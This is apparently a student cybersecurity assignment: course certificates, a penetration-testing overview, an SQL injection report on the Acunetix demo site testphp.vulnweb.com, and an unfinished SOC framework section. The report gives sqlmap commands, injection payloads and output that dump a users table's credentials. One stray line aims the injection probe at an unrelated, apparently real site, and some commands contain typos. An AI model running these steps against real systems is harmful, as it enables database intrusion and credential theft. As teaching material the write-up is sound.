
Cyber Resilience Assignments, SET-1:

Name: Mohit Papneja
Email: mohitpapneja424@gmail.com

Cyber Security/SOC Certifications and Webinars/Workshops

Penetration Testing:



Certificate of Achievement

Short Course: Pen Testing

This is to certify that

Mohit Papneja

has successfully completed the Short Course

Pen Testing

Grade: Pass (54/100)

Lecturer: Jeremy Koster (IT Masters)


Completed: December 22, 2020

CHale
Chantelle Hale
CEO, IT Masters
Adjunct Lecturer, CSU

IT Masters
itmasters.edu.au

Charles Sturt University

Incident Response:



Certificate of Achievement

Short Course: Information Security Incident Handling

This is to certify that

Mohit Papneja

has successfully completed the Short Course

Information Security Incident Handling

Grade: Credit (68/100)

Lecturer: Jeremy Koster (IT Masters)


Completed: December 22, 2020

CHale
Chantelle Hale
CEO, IT Masters
Adjunct Lecturer, CSU

IT Masters
itmasters.edu.au

Charles Sturt University

AI for Cyber Security (Fundamentals):



Future Learn

Issued 22nd December 2020. futurelearn.com/certificates/52hr8he

Certificate of Achievement

Mohit Papneja

has completed the following course:

DIGITAL SKILLS: ARTIFICIAL INTELLIGENCE
ACCENTURE

This online course helped discover the potential of Artificial Intelligence (AI) and how it can change the workplace. It enhanced understanding of AI with interesting facts, trends, and insights, and helped to explore the working relationship between humans and AI.

3 weeks, 2 hours per week

Camilla Drejer
Director
UKI Corporate Citizenship

accenture

The person named on this certificate has completed the activities in the attached transcript. For more information about Certificates of Achievement and the effort required to become eligible, visit futurelearn.com/proof-of-learning/certificate-of-achievement.

This certificate represents proof of learning. It is not a formal qualification, degree, or part of a degree.

2.Penetration Testing Project Plan

What Is Penetration Testing?

We can figure out the vulnerabilities of a computer system, a web application or a network through penetration testing.

A penetration test tells whether the existing defensive measures employed on the system are strong enough to prevent any security breaches. Penetration test reports also suggest the countermeasures that can be taken to reduce the risk of the system being hacked.

Causes Of Vulnerabilities

- Design and development errors: There can be flaws in the design of hardware and software. These bugs can put your business-critical data at risk of exposure.
- Poor system configuration: This is another cause of vulnerability. If the system is poorly configured, then it can introduce loopholes through which attackers can enter into the system & steal the information.

- Human errors: Human factors like improper disposal of documents, leaving the documents unattended, coding errors, insider threats, sharing passwords over phishing sites, etc. can lead to security breaches.
- Connectivity: If the system is connected to an unsecured network (open connections) then it comes in the reach of hackers.
- Complexity: The security vulnerability rises in proportion to the complexity of a system. The more features a system has, the more chances of the system being attacked.
- Passwords: Passwords are used to prevent unauthorized access. They should be strong enough that no one can guess your password. Passwords should not be shared with anyone at any cost and passwords should be changed periodically. In spite of these instructions, at times people reveal their passwords to others, write them down somewhere and keep easy passwords that can be guessed.
- User Input: You must have heard of SQL injection, buffer overflows, etc. The data received electronically through these methods can be used to attack the receiving system.
- Management: Security is hard & expensive to manage. Sometimes organizations lack behind in proper risk management and hence vulnerability gets induced in the system.
- Lack of training to staff: This leads to human errors and other vulnerabilities.
- Communication: Channels like mobile networks, internet, telephone opens up security theft scope.

Penetration Testing Tools

Automated tools can be used to identify some standard vulnerabilities present in an application. Pentest tools scan code to check if there is a malicious code present which can lead to the potential security breach. Pentest tools can verify security loopholes present in the system by examining data encryption techniques and figuring out hard-coded values like username and password.

Criteria to select the best penetration tool:

- It should be easy to deploy, configure and use.
- It should scan your system easily.
- It should categorize vulnerabilities based on severity that needs an immediate fix.
- It should be able to automate the verification of vulnerabilities.
- It should re-verify exploits found previously.
- It should generate detailed vulnerability reports and logs.

Why Penetration Testing?

You must have heard of the WannaCry ransomware attack that started in May 2017. It locked more than 2 lakh computers around the world and demanded ransom payments in the Bitcoin cryptocurrency. This attack has affected many big organizations around the globe.

With such massive & dangerous cyber-attacks happening these days, it has become unavoidable to do penetration testing at regular intervals to protect the information systems against security breaches.

So, Penetration Testing is mainly required for:

- Financial or critical data must be secured while transferring it between different systems or over the network.
- Many clients are asking for pen testing as part of the software release cycle.
- To secure user data.
- To find security vulnerabilities in an application.
- To discover loopholes in the system.
- To assess the business impact of successful attacks.
- To meet the information security compliance in the organization.
- To implement an effective security strategy in the organization.


Any organization needs to identify security issues present in the internal network and computers. Using this information organization can plan a defence against any hacking attempt. User privacy and data security are the biggest concerns nowadays.

Imagine if any hacker manages to get user details of social networking site like Facebook. The organization can face legal issues due to a small loophole left in a software system. Hence, big organizations are looking for PCI (Payment Card Industry) compliance certifications before doing any business with third-party clients

Penetration Test Process:

Let’s discuss the actual process followed by test agencies or penetration testers. Identifying vulnerabilities present in the system is the first important step in this process. Corrective action is taken on this vulnerability and the same penetration tests are repeated until the system is negative to all those tests.

We can categorize this process in the following methods:



1) Data collection: Various methods including Google search are used to get target system data. One can also use the web page source code analysis technique to get more info about the system, software and plugin versions. There are many free tools and services available in the market which can give you information like database or table names, DB versions, software versions, the hardware used and various third-party plugins used in the target system.

2) Vulnerability Assessment: Based on the data collected in the first step one can find the security weakness in the target system. This helps penetration testers to launch attacks using identified entry points in the system.

3) Actual Exploit: This is a crucial step. It requires special skills and techniques to launch an attack on the target system. Experienced penetration testers can use their skills to launch an attack on the system.

4) Result in analysis and report preparation: After completion of penetration tests, detailed reports are prepared for taking corrective actions. All identified vulnerabilities and recommended corrective methods are listed in these reports. You can customize vulnerability report format (HTML, XML, MS Word or PDF) as per your organization's needs.

3.Penetration Testing Report

Vulnerability – SQL injection (Database Hacked)

Site: http://testphp.vulnweb.com


Executive Summary:
I have found security vulnerabilities on site http://testphp.vulnweb.com issue I found OWASP Top1 SQL Injection Which most top critical issue I found on your site. This grey box assessment was performed to identify loopholes in application from a security perspective

Description:

SQL injection is a code injection technique, used to attack data driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application’s software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed.

Reproduce Of steps
1. Visit http://testphp.vulnweb.com/serach.php?test=query here test= parameter is error based vulnerable for SQL injection
Now,
For checking SQL injection we basically used ‘ “ + - -
Here I change Parameter Value https://cbi.iq/search?word=hello” (Add “)

Now As response:



testphp.vulnweb.com/search.php?test='
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

```
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/search.php on line 61
```

Now In above picture we got sql syntax error that mean attacker can take full advantage of it and full database compromised

2. Now Then I use Sqlmap to extract data base of your website http://testphp.vulnweb.com To determine the databases behind the web site then used this command on sqlmap terminal sqlmap -u http://testphp.vulnweb.com/serach.php?test=’ --dbs (--dbs for DBMS databases)

Result:




```
---
Parameter: test (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: test=' AND (SELECT 1708 FROM (SELECT(SLEEP(5)))YqvD)-- wWZF

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: test=' UNION ALL SELECT NULL,CONCAT(0x716b6b7171,0x44756b43545a4e7
---
[02:18:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[02:18:13] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
```

As above picture we successfully able to extract db name of your website;


acuart
Information_schema

3. Now retrieve all the tables which are present in database prob by using following command

sqlmap --url http://testphp.vulnweb.com/serach.php?test=%27 -D acuart –tables




```
└──╼ $sqlmap --url http://testphp.vulnweb.com/search.php?test=%27 -D acuart --tables
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.3.8#stable}
|_ -| . [)]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibi
 Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 05:40:55 /2020-12-20/

[05:40:57] [WARNING] it appears that you have provided tainted parameter values ('test='') with most likely leftover chars/statement
ly valid parameter values so sqlmap could be able to run properly
are you really sure that you want to continue (sqlmap could have problems)? [y/N] y
[05:41:25] [INFO] resuming back-end DBMS 'mysql'
[05:41:25] [INFO] testing connection to the target URL
[05:41:26] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:
```



```
    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: test=' UNION ALL SELECT NULL,CONCAT(0x716b6b7171,0x44756b43545a4e71
6c6754676274637141477a50496c6c525a524b777571524c6b50624751777272,0x71786a7071),N
ULL-- uUpG
---
[05:41:26] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[05:41:26] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+
```

As above picture we retrieve all the tables inside your Data base


4. Now, we want to gain more information about users table then type the following command sqlmap --url http://testphp.vulnweb.com/serach.php?test=%27 -D acuart -T acuart –columns



```
---
[05:58:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[05:58:35] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+
```

As above pic we retrieved User pass email phone address columns present in users table

5. Now, gain the attribute values such as “uname, pass, email, address” present in the table “users”
I used command:
sqlmap --url http://testphp.vulnweb.com/serach.php?test=%27 -D acuate -T users -C uname,pass,email,address –dump



```
[06:08:10] [INFO] fetching entries of column(s) 'address, email, pass, uname' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-------+------+-----------------+-----------+
| uname | pass | email           | address   |
+-------+------+-----------------+-----------+
| test  | test | email@email.com | 21 street |
+-------+------+-----------------+-----------+
```

Here we successfully able retrieved uname, password, email and address

Impact and Risk

With no mitigating controls, SQL injection can leave the application at a high-risk of compromise resulting in an impact to the confidentiality, and integrity of data as well as authentication and authorization aspects of the application.

An adversary can steal sensitive information stored in databases used by vulnerable programs or applications such as user credentials, trade secrets, or transaction records. SQL injection vulnerabilities should never be left open; they must be fixed in all circumstances. If the authentication or authorization aspects of an application is affected an attacker may be able login as any other user, such as an administrator which elevates their privileges.

How to prevent SQL injection:

Most instances of SQL injection can be prevented by using parameterized queries (also known as prepared statements) instead of string concatenation within the query.
The following code is vulnerable to SQL injection because the user input is concatenated directly into the query:

```
String query = "SELECT * FROM products WHERE category = '"+ input + "'";
Statement statement = connection.createStatement();
ResultSet resultSet = statement.executeQuery(query);
```

This code can be easily rewritten in a way that prevents the user input from interfering with the query structure:

```
PreparedStatement statement = connection.prepareStatement("SELECT *
FROM products
WHERE category = ?");
statement.setString(1, input); ResultSet resultSet = statement.executeQuery();
```

Parameterized queries can be used for any situation where untrusted input appears as data within the query, including the WHERE clause and values in an INSERT or UPDATE statement. They can't be used to handle untrusted input in other parts of the query, such as table or column names, or the ORDER BY clause. Application functionality that places untrusted data into those parts of the query will need to take a different approach, such as white-listing permitted input values, or using different logic to deliver the required behavior.

Hope You will fix this issue soon.

4. SOC design Specification

What is a SOC Framework?

In the age of the digital world, owning a Security Operations Center (SOC) is vital for the cybersecurity of every organization. However, it is not necessarily true that every SOC is effective against cyber threats and attacks. The main reason behind this fact is a lack of standardized SOC frameworks. SOC framework requires a document to be designed to provide guidelines, requirements, and specifications in order to support cybersecurity operations effectively.

The Open Web Application Security Project (OWASP) has introduced the SOC framework for organizations to respond to cybersecurity incidents using effective technical controls such as Security Information and Events Management (SIEM) systems, and organizational controls like processes, and other human elements. In addition to responding to cybersecurity incidents, other main objectives of SOC include making an organization resilient to future attacks; providing effective reporting mechanisms and allowing for timely detection of threats.

Prerequisite for SOC framework

To establish a strong SOC framework, an organization must:

Define a strategy

Having a strategy involving key stakeholders as well as executives will allow for a framework that achieves both the purpose of SOC and certain goals of the business. The strategy should also consist of adequate resources for technology, expertise from key professionals and scope for vulnerability assessments. Effective communication, as always, is key to allow for transparency throughout.

Implement an infrastructure based on the strategy

Once the strategy is established, the infrastructure should be built, comprising of both internal and external threat intelligence tools such as news feeds and vulnerability alerts. Analytical and monitory tools allow for the effective detection of threats. The use of security tools such as firewalls and Intrusive Protective Systems (IPS)/Intrusive Detective System (IDS), should also be included within the infrastructure. Other essential tools will be discussed in the subsequent sections.

Building a Strong SOC with Effective Tools and Solutions

The **Security Information and Event Management (SIEM)** tool is known to be extremely effective for monitory purposes as it provides real-time analysis of security alerts. This in effect, allows for analytics of data, log collection and the facility for reporting security incidents. Due to the exhaustion of resources, it is not out of the ordinary for an organization to maintain two separate SIEM solutions: one solution for data security and another for compliance with legislation.

SIEM is no more used as a stand-alone tool and is sometimes combined with others for stronger security control. To this end, security practitioners prefer Security Orchestration, Automation and Response (SOAR) platform. This technology automates the collection of security data and responds to it accordingly. It speeds up incident responses by remediating vulnerabilities. SOAR is becoming more common for organizations to integrate with SIEM because of the automation feature.

SOAR, as per Gartner, is the collection of multiple technologies that allow companies to gather data and security alerts from disparate sources (in most cases from SIEM). Organizations can carry out threat analysis and remediation by employing both machines and manpower together.

The role of SOAR is indispensable in SOC. Today, the cybersecurity skills gap is growing tremendously and SOAR has a significant role in filling this gap due to its automation feature. SOAR minimizes the need for security professionals by automating various mundane and manual tasks. Therefore, SOAR is an important security ingredient in the SOC framework.

Who Is Involved in The SOC Team?

In addition to cybersecurity solutions and technologies, a successful SOC framework also relies heavily on security professionals who make up the team, such as Computer Security Incident Response Team (CSIRT). Key members of a SOC team include:

Compliance Auditor

Complying with regulatory standards is a must for every type of organization to avoid penalties and fines. Compliance auditor ensures that necessary measures are being taken place to meet compliance standards such as the General Data Protection Regulation (GDPR).

Security Analysts

Security analysts are responsible for detecting, analyzing and responding to cyber incidents. They also deal with real-time triage of alerts.

Incident Responder & Forensic Investigators

Incident responders conduct the Incident Response Plans, initial evaluations, and threat analysis of security alerts. Whereas, forensic investigators analyze incidents by collecting intelligence, evidence, and other information related to threats.

SOC Manager

They are high-level executives who lead SOC teams, manage them, and help determine the cybersecurity budgets.

Conclusion

